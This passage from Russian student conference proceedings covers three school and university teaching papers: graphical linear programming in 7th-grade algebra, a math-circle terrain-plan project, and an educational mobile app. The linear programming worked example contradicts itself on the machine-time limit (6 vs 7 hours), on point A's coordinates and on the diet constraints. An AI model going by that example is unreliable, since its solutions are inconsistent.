Многочисленные примеры поиска оптимального решения в повседневной жизни, представленные в учебно-методической литературе, рекомендованной для студентов вузов, актуальны для школьников и этот вопрос требует изучения. Широкий круг прикладных задач, которые учащиеся средней школы смогут решить с использованием графического метода решения задач линейного программирования, применив изученные ранее математические знания на практике, свидетельствует об актуальности изучения метода в курсе алгебры средней школы.

Цель данной работы – раскрыть пути реализации прикладной направленности курса «Алгебра» на примере использования прикладных задач линейного программирования, как дидактическое условие повышения качества знаний.

Рассмотрим пример задачи линейного программирования, адаптированной для изучения в 7 классе: Необходимо найти наибольшее значение функции $F(x, y)$, удовлетворяющей системе неравенств (1):

$$F(x, y) = 4 \cdot x + 2 \cdot y;$$

$$\begin{cases} 4.5 \cdot x + y \leq 5.25; \\ 6 \cdot x + 10y \geq 7; \\ x \geq 0; \\ y \geq 0; \\ y \leq 3. \end{cases} \quad (1)$$

На плоскости любое из неравенств системы (1) определяет полуплоскость, лежащую по одну из сторон от прямой [10]. Например, первое неравенство системы

$4.5 \cdot x + y \leq 5.25$ определяет полуплоскость, лежащую ниже прямой $y = 5.25 - 4.5 \cdot x$, второе неравенство $6 \cdot x + 10y \geq 7$ – полуплоскость выше соответствующей прямой $y = \frac{7}{10} - \frac{3}{5}x$ и т. д.

Построим графическое решение каждого из неравенств системы (1) на плоскости и найдем область, которая одновременно удовлетворяет всем неравенствам системы (1) (рис. 1).




Рис. 1 Графическое решение задачи

Из анализа результатов, представленных на рис. 1 следует, что решения системы неравенств (1) ограничены площадью многоугольника $ABCDE$. Среди множества точек, ограниченных многоугольником $ABCDE$ необходимо отыскать такую, в которой искомая функция F принимала бы наибольшее значение. Построение области решений системы (1) (рис. 1) связано с умением строить прямые по двум точкам и решать графически линейное неравенство с двумя переменными, что соответствует программе алгебры 7 класса общеобразовательной школы.

Для нахождения наибольшего значения функции F области $ABCDE$ строим уравнение целевой функции при различных значениях целевой функции $F(x, y)$ $4 \cdot x + 2 \cdot y = C$. Значения функции $F(x, y)$ при перемещении в направлении роста целевой функции возрастает и в т. C с координатами $(0,5; 3)$ принимает наибольшее значение.

Следовательно, наибольшее значение функции равно:

$$F(x, y) = 4 \cdot x + 2 \cdot y = 4 \cdot 0.5 + 2 \cdot 3 = 8.$$

Выполним анализ некоторых типовых задач линейного программирования [1–8] и наполним систему уравнений (1) практическим содержанием. В качестве примера предложим один из вариантов прикладной задачи, решение которой соответствует приведенной выше системе (1).

Пример 1. Предприятие выпускает продукцию двух видов, каждый из которых обрабатывается на трех станках. При обработке 1 тонны продукции первого и второго видов первый станок используются 4,5 ч и 1 ч, второй – 6 ч и 10 ч, третий – 0 и 1 час соответственно. Время работы станков ограничено и не может превышать 5,25 часа для первого станка, не менее 6 часов для второго и не превышает 3 часа для третьего. Известно, что при реализации 1 т продукции первого и второго видов предприятие получает прибыль 4 тыс. руб. и 2 тыс. руб. соответственно.

Найти оптимальный план выпуска продукции каждого вида, дающий максимальную прибыль от реализации всей продукции.

Таблица 1 – Условие текстовой задачи в табличном виде

	Виды продукции		Время работы
	I	II	
I станок	4,5	1	не превышает 5,25 часа
II станок	6	10	не менее 7 часов
III станок	0	1	не превышает 3 часа

Решение данной задачи изложено выше (рис. 1) и оптимальное количество продукции первого и второго типа 0,5 т и 3 т соответственно, при этом максимальная прибыль предприятия составит 8 тыс. рублей..

Целесообразно также обратить внимание школьников, что минимальная прибыль от реализации продукции для примера 1 соответствует точке А (рис. 1) с координатами (0,5; 3) и составляет 1,4 тысяч рублей:

$$. F(x, y) = 4 \cdot x + 2 \cdot y = 4 \cdot 0 + 2 \cdot 0,7 = 1,4.$$

Пример 2. Сбалансированное питание школьника должно содержать некоторое количество питательных веществ (белков, жиров, витаминов, микроэлементов и т.п.). Их содержание в продуктах различается и не должно превышать предельно допустимых значений (табл. 3).

Содержание 1, 2, 3 микроэлементов в продуктах I и II задано таблицей (табл. 3). Необходимо определить, сколько грамм первого и второго продукта необходимо включить в меню школьника на месяц, если максимальное суточное потребление первого, второго и третьего микроэлементов соответственно составляет – 5,25 мг, 7 мг и 3 мг. Требуется организовать питание таким образом (табл. 2), чтобы организм школьника получал не менее требуемой суточной дозы необходимых питательных веществ, а стоимость питания была наименьшей.

Известно, что при закупке 1 т продукции первого и второго видов расходуется 4 тыс. руб. и 2 тыс. руб. соответственно.

Найти оптимальный план закупки продукции каждого вида, позволяющий минимизировать расходы на закупку продукции.

Таблица 3 – Условие текстовой задачи в табличном виде

Микроэлемент	Продукт		Максимальное значение потребляемых микроэлементов в сутки
	I	II	
1	4,5	1	не превышает 5,25 мг
2	6	10	не менее 7 мг
3	0	1	не превышает 3 мг

Решение данной задачи также полностью соответствует системе неравенств (1) изложено выше и соответствует точке А (рис. 1).

В отличие от примера 1, в данной задаче необходимо найти минимум целевой функции, который, как было показано выше, составляет 1,4 тыс. Рублей при количестве продукции первого и второго вида соответственно 0 и 0,7 тонн.

Выводы. В работе раскрыты пути реализации прикладной направленности курса «Алгебра» на примере использования прикладных задач линейного программирования Знакомство школьников с графическим методом решения задач линейного программирования еще в школе, а затем его более углубленное изучение в высших учебных заведениях позволит:

1. Обеспечить согласование и преемственность обучения в средней и высшей школе.
2. Продемонстрировать школьникам важность обучения математике и возможность решения серьезных задач поиска оптимального решения, используя знания, полученные в 7 классе общеобразовательной школы.
3. Повысить мотивацию студентов и школьников к изучению математических дисциплин.
4. Научить школьников использовать полученные ранее знания на практике.
5. Заложить прочный фундамент математических знаний для изучения в высшей школе дисциплин, связанных с моделированием и системами принятия решений.

СПИСОК ЛИТЕРАТУРЫ

1. Математические методы принятия решений: учебное пособие / Малыхин В.И., Моисеев С.И. -. Воронеж: ВФ МГЭИ, 2009.- 102 с
2. Богданова Е.Л. Оптимизация в проектном менеджменте: линейное программирование: учебное пособие / Е.Л. Богданова, К.А. Соловейчик, К.Г. Аркина. – СПб.: Университет ИТМО, 2017. – 165 с.
3. Математическое моделирование и методы оптимизации: Учебное пособие / Ф.Г. Ахмадиев, Р.М. Гильфанов. – Казань: Изд-во Казанск. гос. архитектур.-строит. ун-та, 2017. – 178 с.
4. Шелехова О.Г. Прикладные задачи линейного программирования при изучении электротехники / О.Г., Шелехова, Е.Е., Шелехова / Материалы VII Международной научной конференции «Донецкие чтения 2022: образование, наука, инновации, культура и вызовы». Серия Педагогические науки. - Том 6. – Донецк: Изд-во ГОУ ВПО «ДонНУ». – С. 100–103.
5. Зарубин В.С. Математическое моделирование в технике Учебник для студентов высших технических учебных заведений. – Изд. 3-е. – М.: Изд-во МГТУ им. Н.Э. Баумана, 2010. – 496 с
6. Аверьянова С.Ю. Содержательные задачи линейного программирования и их решение с помощью ЭТ MS EXCEL и пакета MATHCAD: учебное пособие/С. Ю. Аверьянов, Н.В. Растеряев. – Южный федеральный университет. – Ростов-на-Дону: Издательство ЮФУ, 2014. – 132 с.
- 7.. Ашманов С.А. Линейное программирование / С.А. Ашманов. – М.: Изд-во Прогресс 2016. - 976 с.
8. Шадрина Н.И. Решение задач оптимизации в Microsoft Excel 2010 : учеб. пособие / Н.И. Шадрина, Н.Д. Берман. – Хабаровск: Издательство Тихоокеан. гос. университета, 2016. – 101 с
10. Маслова Т.Н. Справочник школьника по математике 5-11 кл. , Т.Н.Маслова, А.Н. Суходский / М: Издательство «Оникс»: ООО «Издательство «Мир и образование»». – 2008. – 672 с.
11. Сманцер, А. П. Теория и практика реализации преемственности в обучении школьников и студентов [Электронный ресурс] / А. П. Сманцер. – Минск : БГУ, 2011. – Режим доступа : <http://www.elib.bsu>, ограниченный.

ПРИКЛАДНЫЕ ЗАДАЧИ ЛИНЕЙНОГО ПРОГРАММИРОВАНИЯ ПРИ ИЗУЧЕНИИ «АЛГЕБРЫ»

Annotation. The paper reveals the ways of implementing the applied orientation of the course "Algebra" on the example of using applied linear programming problems.

Key words: graphical method for solving linear programming problems, applied problems, consistency of teaching mathematics in secondary and higher schools

Shelekhova E.E.

Scientific supervisor Shelekhova O. G., Candidate of Technical Sciences, associate professor GO VPO "DonNA"

Математика

УДК 372.851

УПРАВЛЕНИЕ ПРОЕКТНОЙ ДЕЯТЕЛЬНОСТЬЮ ШКОЛЬНИКОВ ПО СОЗДАНИЮ ПЛАНА МЕСТНОСТИ НА ЗАНЯТИЯХ МАТЕМАТИЧЕСКОГО КРУЖКА

Бережная В.А.

*Научный руководитель: Скафа Е.И., д-р педагог. наук, профессор, зав. кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. В статье представлена разработка занятия математического кружка по теме «План местности. Среда обитания человека», рассчитанная на учащихся 5–6-х классов. В разработке учитывается специфика кружка: применение STEAM-технологий. Занятие посвящено проектной деятельности по созданию плана местности. Работа над проектом предполагает сочетание знаний в области естественных наук (биология, география), инженерного искусства (техническое черчение) и математики для решения поставленных задач.

Ключевые слова: обучение математике, математический кружок, STEAM-технологии, картографическая грамотность.

Вступление. Федеральный государственный образовательный стандарт среднего общего образования наряду с Государственным образовательным стандартом среднего общего образования Донецкой Народной Республики отражает современные социальные запросы, определяющие основную цель образования как личностное развитие учащихся, в том числе, общеинтеллектуальное, спортивно-оздоровительное, духовно-нравственное, общекультурное, социальное. Для реализации поставленной цели образования важен не столько конечный результат, сколько сам процесс приобретения знаний, который включает:

- ключевую компетенцию «научить учиться»;
- способность самостоятельного принятия решений и определения перспектив;
- готовность к самостоятельному планированию от постановки задач, решения проблем до анализа проделанной работы;
- овладение навыками учебно-исследовательской, проектной и социальной деятельности;
- критическое мышление.

Наиболее полно решение данных задач охватывает проектная технология в рамках внеклассной работы, в том числе и по математике.

Проект для ученика выступает средством самореализации. Потребность в самопознании и самореализации является важнейшей потребностью в подростковом возрасте, одним из наиболее мощных стимулов их деятельности [1]. В психолого-педагогических исследованиях обращается внимание на особенности поведения школьников 5-6 классов. Отмечаются частые проблемы в самоорганизации и мотивации к самоподготовке, обостряющиеся к концу учебного дня; повышение уровня эмоционального реагирования на возникающие трудности, в налаживании контакта с учителем и общее повышение эмоциональной чувствительности [2]. Поэтому при разработке математического кружка и организации проектной деятельности пятиклассников необходимо учитывать вышеперечисленные особенности.

Кроме того, разрабатывая проекты для школьников по математике, полезно учитывать интеграцию данной предметной области с естественнонаучными дисциплинами. Такой подход позволяет расширять кругозор обучающихся и показывает связь математики с другими предметами, которые изучаются в школе.

Целью статьи является описание разработки проекта по созданию плана местности и управления проектной деятельностью школьников по его реализации.

Основная часть. Экспедиционные, полевые формы занятий нашли свое применение в альтернативном проведении занятия по теме «План местности. Среда обитания человека» в виде составления плана местности с произвольно выбранным масштабом. Согласно учебно-тематическому плану работы кружка для 5 класса целесообразно планировать работу над проектом в рамках темы второй учебной недели апреля.

Изучение картографии закладывает базовые практические навыки, позволяющие ориентироваться в пространстве, распознавать географическую действительность по её изображению на карте, получать при помощи неё всю необходимую в той или иной учебной или практической ситуации информацию. Формируемые компетенции находят широкое применение в других учебных дисциплинах, областях знаний и практической деятельности – в истории, биологии, астрономии, военном деле, в рекреации, строительстве, инженерных науках.

В младшем школьном возрасте значимость пространственного мышления наиболее высока. Обусловлено это доминированием наглядно-образного мышления, а также участием зрительно-пространственных функций в процессах дифференцировки, узнавания и воспроизведения букв и цифр, с которых начинается овладение письмом, чтением и счетом [3].

Душина И.В., Таможняя Е.А., Беловолова Е.А. и другие методисты отмечают, что умение «понимать» карту означает иметь знания о карте как модели и ее важнейших свойствах (ключевые качества карты, геодезическая и математическая основа, географическое содержание) и уметь применять их при решении учебных задач. Равным образом умение понимать, все надписи, условные обозначения на карте [4].

Комплекс действий по чтению географической карты основывается на следующих практических умениях учащегося: разбираться в условных знаках и картографической сетке; определять расстояния, координаты, географическое положение; использовать карты различных проекций и масштабов; устанавливать взаимосвязи географических объектов.

В рамках подготовки, проведения работ на местности, составления и апробации готового продукта (плана местности) полностью реализуется метод проектов.

Предлагается построить работу над проектом следующим образом:

– погружение в проект (общий сбор участников кружка, ориентирован на теоретическую подготовку школьников к выполнению задания: обзор вспомогательной литературы, предлагается примерный перечень тем к самостоятельному изучению, определение необходимого оборудования);

– организация деятельности (разделение членов кружка на небольшие группы, распределение ролей, постановка практического задания и основных требований к конечному продукту, его презентации и апробации);

– осуществление деятельности (составление карты местности согласно принятым условным обозначениям объектов местности на карте, рельефа, познаниям в области растительного и животного мира родного края, корректно выполненного чертежа);

– презентация результатов (апробация членами разных команд качества составленных планов местности по оставленным ключевым меткам).

Первый этап подготовки. Погружение в проект.

Общие рамки составляют занятия кружка по математике с учетом программы его деятельности [5].

Общий сбор участников кружка за пару занятий до проектной деятельности ориентирован на теоретическую подготовку школьников к выполнению задания. Включает обзор вспомогательной литературы к самостоятельному изучению. Предлагается примерный список тем к самостоятельному изучению участниками кружка:

1. Растения, грибы и лишайники, произрастающие на территории города.
2. Животные, птицы и насекомые, обитающие в данной местности.
3. Наиболее распространенный грунт в данной местности.
4. Масштаб в картографии.
5. Условные обозначения на картах.
6. Компас. Правила использования.

Рассмотрение частных вопросов включения материалов краеведения в урок математики позволяет сделать урок, соответствующим современным требованиям, познавательным и интересным [6]. При этом наличие магнитного компаса желательно, но не является обязательным, в случае встроенной утилиты на смартфоне (предустановленное приложение на многих Android-устройствах, работает через технологию GPS и геомагнитный датчик) [7].

Готовится до 20 заданий на тему масштаб. Их подготовкой занимается либо учитель, ведущий кружок, либо задание подготовить соответствующие задачи распределяются между школьниками (по возможностям участников кружка).

Приведем примеры подобных заданий:

1. Длина отрезка на карте 3 см. Найти длину соответствующего отрезка на местности, если масштаб карты 1 : 1000000
2. Расстояние от Бреста до Владивостока более 10 000 км. Уместится ли на одной странице тетради это расстояние в масштабе одна десятимиллионная?

Второй этап. Организация деятельности.

Члены математического кружка поровну делятся на группы. Оптимальной видится работа в группах из 3-5 человек. Стихийное формирование нежелательно, как и жесткое деление школьников учителем, что противоречит идеям личностно-ориентированного подхода. Наиболее подходящим считаем самоорганизацию в заранее заданных условиях [8]. Выбирается лидер каждой команды, позже предоставляющий отчет о проделанной работе и защищающий подготовленный всеми проект.

Распределение ролей и обязанностей является важным шагом, во время которого учитель обязан учитывать личную заинтересованность учащегося в данном виде деятельности, его возможности, уровень нагрузки как на отдельного ученика, так и соразмерность распределения участников кружка по направлениям деятельности с объемом работ.

Основная часть проекта запланирована на территории школьного двора на четвертый календарный месяц. Проводится в случае благоприятных погодных условий.

Каждой группе ставится задание составить карту местности: школьного двора (участка школьного двора) и подготовить краткий рассказ о рельефе, грунте, растениях и животных местности, указав ее размеры, обозначив направление север-юг.

Проверка правильно выполненного задания включает оставленные на карте три метки, согласно которым команда на своем участке должна скрыть листы с подготовленными заранее заданиями на умение работы с масштабом. После составления карты группы взаимно обмениваются составленными схемами – и приступают к поиску

оставленных авторами карт задач. При подведении итогов учитывается качество составленных планов местности. Эта часть задания ранее использовалась в игре «Зарница», которая являлась частью патриотического воспитания, что очень актуально в наши дни.

Элементы игровой деятельности служат для большей мотивации участников проекта с учетом их возрастной категории, являются одним из приёмов преодоления пассивности учеников [9].

Из необходимого оснащения проекта: запас плотных листов формата А4, планшеты по количеству команд для нанесений пометок на бумагу в полевых условиях, письменные принадлежности, включая цветные карандаши, компас.

Третий этап. Осуществление деятельности.

При выполнении проекта участникам кружка понадобятся следующие знания из ряда учебных дисциплин.

География

В процессе работы над проектом будут практически закреплены базовые компетенции из начального курса географии. В том числе, чтение условных обозначений объектов местности на карте, работа с масштабом карты.

Традиционно предполагается изображение рельефа местности при использовании горизонталей – извилистых линий, соответствующие одной высоте над уровнем моря.

Для измерения расстояния между объектами карты, необходимо учитывать выбранный масштаб: как численный, так и линейный.

Биология

Для корректного нанесения на карту местности условных обозначений зеленых насаждений, гнездовой птиц, видов грунтового покрытия необходимы знания, полученные на уроках природоведения и биологии.

Для обозначения зарослей кустарника учитывается их плотность: на выделенной области изображается количество условных обозначений куста, равное видимому количеству отдельных кустов на метр квадратный.

Трудовое обучение

Аспект оформления карты местности лежит в области черчения. Эти дисциплины являются взаимодополняющими с точки зрения развития мышления учащихся в процессе выявления пространственных свойств предметов через привлечение графических знаний и навыков [10]. В формате рассматриваемого проекта включает: основы задания границ построения схемы местности (рамка), корректное оформление легенды карты, неукоснительное соблюдение указанных в легенде масштаба и условных обозначений.

Математика

Численный масштаб карты принято записывать как отношение двух чисел с указанием размерности. Для примера приведем расчет наиболее удобного для создания верной карты местности масштаба.

Так как школьникам не всегда доступны соразмерные приборы измерения длины на местности, то предлагаем воспользоваться доступными средствами. Длина и ширина участка до пересечения на карту замеряется количеством шагов одного из школьников команды. После этого команда решает, какой масштаб выбрать для наиболее рационального использования доступной площади листа.

1см : 50 шаг (имя) означает, что 1 см на карте соответствует 50 шагов данного участника кружка на местности.

После того, как в выбранной единице измерения длины проведены замеры границ участка, школьники должны выяснить, какой масштаб позволит уместить всю карту на

лист бумаги так, чтобы она не вышла значительно меньшей по сравнению с общей площадью листа (занимала хотя бы две трети пространства без легенды).

Линейный масштаб, как прямую, разделённую на отрезки равной длины (основания линейного масштаба) удобно нанести на контур обрамляющей рамки карты.

Кроме вычисления расстояний на местности и сопоставлением их с условными, работа с картой предполагает навыки решения простых линейных уравнений для определения числа знаков при плотном скоплении указанных объектов на местности.

Пример мотивационных сведений:

Нестандартная единица измерения расстояний. 1 смут = 1,7018 метра. Она возникла при попытке измерения длины Гарвардского моста с помощью одного из студентов, Оливера Смута, ростом 1 метр 70 сантиметров.

Мультфильм «38 попугаев или как измерить свой рост».

Четвертый этап. Презентация результатов

Чтение карты осуществляется в двух формах:

а) уяснение особенностей территории и создание мысленного образа изображённой территории, что выражается в описании территорий по условным обозначениям;

б) вскрытие закономерностей и зависимостей между географическими объектами и их признаками.

Презентация проекта фактически начинается на втором этапе, а завершается обсуждением объектов, расположенных на территории школьного двора.

Выводы. Таким образом, практическое использование освоенных в ходе занятий в математическом кружке компетенций по математике, природоведению, трудовому обучению, положительный опыт полевого исследования является крайне важными аспектами реализации поставленных целей проекта. Работа над описанным проектом является лично значимой для каждого ученика, позволяет выработать чувство ответственности, развить творческие способности, базовые навыки социальной деятельности, прививает культуру общения. Управление проектной деятельностью подростков в этом направлении способствует развитию у них самосознания, самооценки, играющей решающую роль в процессе личного самоопределения и саморегулирования.

СПИСОК ЛИТЕРАТУРЫ

1. Манаева, Л. В. Метод учебных проектов как одна из форм внеклассной работы в школьном курсе математики / Л. В. Манаева // Научно-методический электронный журнал "Концепт". – 2015. – № 1, Т21. – С. 71-75.
2. Ковина, М. В. Психологические особенности детей младшего школьного возраста и факторы их успешного обучения / М. В. Ковина // Коррекционно-развивающая среда и инклюзивная практика помощи детям с ОВЗ : Материалы VI Всероссийской научно-практической конференции с международным участием, Новосибирск, 22 мая 2020 года / Отв. редактор Н.А. Одинокова. – Новосибирск: Автономная некоммерческая организация дополнительного профессионального образования "Сибирский институт практической психологии, педагогики и социальной работы", 2020. – С. 74-80.
3. Коногорская, С. А. Исследование пространственного мышления и его взаимосвязи с учебной успешностью обучающихся / С. А. Коногорская // Процедуры и методы экспериментально-психологических исследований. – Москва : Институт психологии РАН, 2016. – С. 527-533.
4. Душина, И. В. О картографической грамотности школьников / И. В. Душина, Е. А. Таможняя, Е. А. Белолова // География в школе. – 2014. – № 7. – С. 37-42.
5. Бережная, В.А. Использование STEAM-технологий в деятельности учителя математики / В. А. Бережная // Математика в профессиональной деятельности : материалы Республ. студ. научно-практ. конф. (8 апреля 2021г.). – Донецк : изд-во ДонНУ, 2021. – 324 с. – С.227-232.

6. Шихшинатова, М. М. Использование краеведческого материала на уроках математики / М. М. Шихшинатова // Современное педагогическое образование. – 2018. – № 6. – С. 251-254.
7. Абдрашева, Г. К. Мобильное обучение и мобильные приложения в образовании / Г. К. Абдрашева, Ш. С. Туткышбаева, Д. Ш. Калибекова // Проблемы и перспективы развития образования в России. – 2016. – № 39. – С. 126-131.
8. Борисенков, В. П. Работа в малых группах как метод дифференцированного обучения на уроках математики / В. П. Борисенков, А. В. Сулейманова // Отечественная и зарубежная педагогика. – 2019. – Т. 2, № 2(64). – С. 83-96.
9. Захарова, С. Н. Математические кружки и игровые технологии на уроках математики в соответствии с требованиями ФГОС / С. Н. Захарова // Научно-методический электронный журнал "Концепт". – 2016. – № Т9. – С. 31–35.
10. Овчаров, А. В. Формирование графической грамотности учащихся на уроках технологии в общеобразовательной сельской школе / А. В. Овчаров, А. В. Галушка // Наука и школа. – 2018. – № 4. – С. 87-96.

MANAGING THE PROJECT ACTIVITIES OF STUDENTS TO CREATE THE TERRAIN PLAN IN THE MATHEMATICAL CIRCLE LESSON

Annotation. The article presents the development of a mathematical circle lesson on "Terrain plan. Habitat of Humanity", designed for students of 5th to 6th grade. The development takes into account the specifics of the mathematical circle: the use of STEAM-technologies. The lesson is focused on project activities to create a terrain plan. The creation of the project involves a combination of knowledge in natural sciences (biology, geography), engineering (technical drawing) and mathematics to solve problems.

Keywords: learning math, mathematical circle, STEAM-technologies, cartographic literacy.

S.V.

Scientific adviser: Skafa E.I. d.ped. sciences, professor

Donetsk National University

E-mail: pushistaV@yandex.ru

УДК 004.4:378(045)

РАЗРАБОТКА ОБРАЗОВАТЕЛЬНОГО МОБИЛЬНОГО ПРИЛОЖЕНИЯ

Бойко Я.В.

*Научный руководитель: Сагиров И.В., старший преподаватель
Лазаревская Ю.А., старший преподаватель
Мариупольский государственный университет*

Аннотация. В данной работе рассматривается разработка мобильного приложения в образовательном процессе в высшем учебном заведении. Выявлены основные цели, задачи и этапы процесса разработки мобильного приложения, а также представлены его прототипы. Использование такого приложения обусловлено развитием современных информационных технологий.

Ключевые слова: разработка, мобильное приложение, образовательный ресурс, образовательный процесс.

Современные тенденции в системе образования направлены на цифровизацию процесса обучения. Федеральный закон от 14 июля 2022 г. N298-ФЗ «О внесении изменений в Федеральный закон «Об образовании в Российской Федерации» [1] стал основой для снижения количества документов, которые должен оформлять педагог. Это важный закон на пути к цифровизации образования [2,3].

У большинства студентов и преподавателей всегда под рукой есть смартфон либо планшет, что обеспечивает практически непрерывное взаимодействие. Использование мобильных устройств в образовании становится все более важным, поскольку не всегда есть возможность проводить занятия в аудиториях. Создание мобильных приложений, полезных как для преподавателей, так и для студентов, позволит улучшить процесс обучения в современных условиях (санкции, СВО) и в тоже время усовершенствовать систему обмена информацией между преподавателями и студентами.

Мобильным приложением называют программное обеспечение, устанавливаемое на мобильные устройства, такие как смартфоны и планшеты.

Преимущества мобильных приложений включают:

- упрощенное взаимодействие с пользователями,
- доступ к уникальным возможностям устройства,
- обеспечение более точной персонализации [4].

Возможности компьютерных технологий позволяют в короткие сроки создавать полноценные приложения для работы преподавателей и дистанционного обучения студентов.

Существует несколько довольно интересных образовательных ресурсов и порталов для обучения и репетиторства, таких как GoogleClass, Kahoot, Factile, LearningApps, OnlineTestPad и другие. Однако следует отметить, что некоторые из них недоступны или запрещены в современных условиях, либо являются платными или имеют ограниченную функциональность [4]. Поэтому создание собственного мобильного образовательного приложения является актуальным.

Целью данной работы является разработка мобильного приложения для ускорения и адаптации к современным условиям учебного процесса в университете.

Рассмотрим основные задачи и этапы выполнения проекта (рис.1.):

1. Разработка концепции и адаптация системы обучения с использованием мобильного приложения. На этом этапе проводится анализ целевой аудитории, конкурентов и профилей потребителей. Это необходимо для создания продукта, который будет не только устойчивым, но и востребованным у выбранной аудитории. Также

определяются технические требования к разработке, подборка модулей, выбор базы данных и другие детали проекта.

2. Создание приложения с набором модулей для процесса обучения. На этом этапе формируется и разрабатывается непосредственно само приложение, создается дизайн, который будет не только красивым, но и функциональным.

3. Тестирование системы и доработка модулей. Функциональность мобильного приложения тестируется в несколько этапов, чтобы убедиться, что оно работает правильно и без ошибок.

4. Создание тестовых заданий, видео и текстового контента по предметам.

5. Внедрение системы в учебный процесс высшего учебного заведения. Это финальная стадия проекта. Приложение готовится к запуску и проходит модернизацию. Затем оно будет опубликовано и доступно для пользователя.



Рисунок 1. Основные этапы выполнения проекта

При реализации приложения необходимо также учитывать факторы, необходимые для стабильной работы системы. Во-первых, необходимо стабильное подключение к Интернету. Хотя сейчас трудно представить себе мобильное устройство без доступа к Интернету, сегодняшняя реальность такова, что в некоторых регионах подключение к Интернету может быть проблемой. Во-вторых, заинтересованность аудитории пользователей. Поскольку приложение разработано непосредственно для образовательных целей, оно должно заинтересовать студентов. Также, не менее важным фактором является стабильность приложения и его поддержка.

Приложение содержит несколько модулей, которые могут быть разделены по ролям пользователей.

Для каждого студента и преподавателя можно создать их личный кабинет с информацией о пользователе. В профиль может входить общая информация, такая как имя и фамилия, должность, номер телефона, факультет. Также в личном кабинете можно просматривать расписание занятий, непосредственно для определённого пользователя. У обучающегося будет возможность просмотреть список своей группы или курса.

Рассмотрим основные возможности приложения:

1. Видеоплеер, с функцией видеопотока, для записи и загрузки видео уроков преподавателями. Студенты могут просмотреть запись вне занятий, а на занятиях можно просматривать видео в онлайн режиме и обсуждать фрагменты либо проводить видеоконференции (рис.2).

2. Календарь событий. Преподаватели планируют расписание и могут устанавливать ежедневные или еженедельные напоминания для студентов о заданиях, мероприятиях и т.д.

3. Цифровые материалы для обучения. Это могут быть лекции, методические рекомендации для практических, лабораторных работ и т.д.

4. Аудиоплеер. Для записи произношения на иностранном языке, либо дополнительной информации, либо записи ответов.

5. Контроль посещаемости и д.р.

6. Обмен информацией между участниками чатов.




Рисунок 2. Экран просмотра видео лекций

В качестве языка программирования выбран язык Java с использованием необходимых библиотек для потокового видео, аудио и чатов. Фрагмент диаграммы активностей приложения представлен на рис. 3. На диаграмме левая ветвь активностей (Activity) является общедоступной и имеет определенное количество вложенных

активностей. Правая ветвь доступна после регистрации и аутентификации пользователя. При успешной проверке данных пользователя открывается персонализированная часть страниц пользователя.

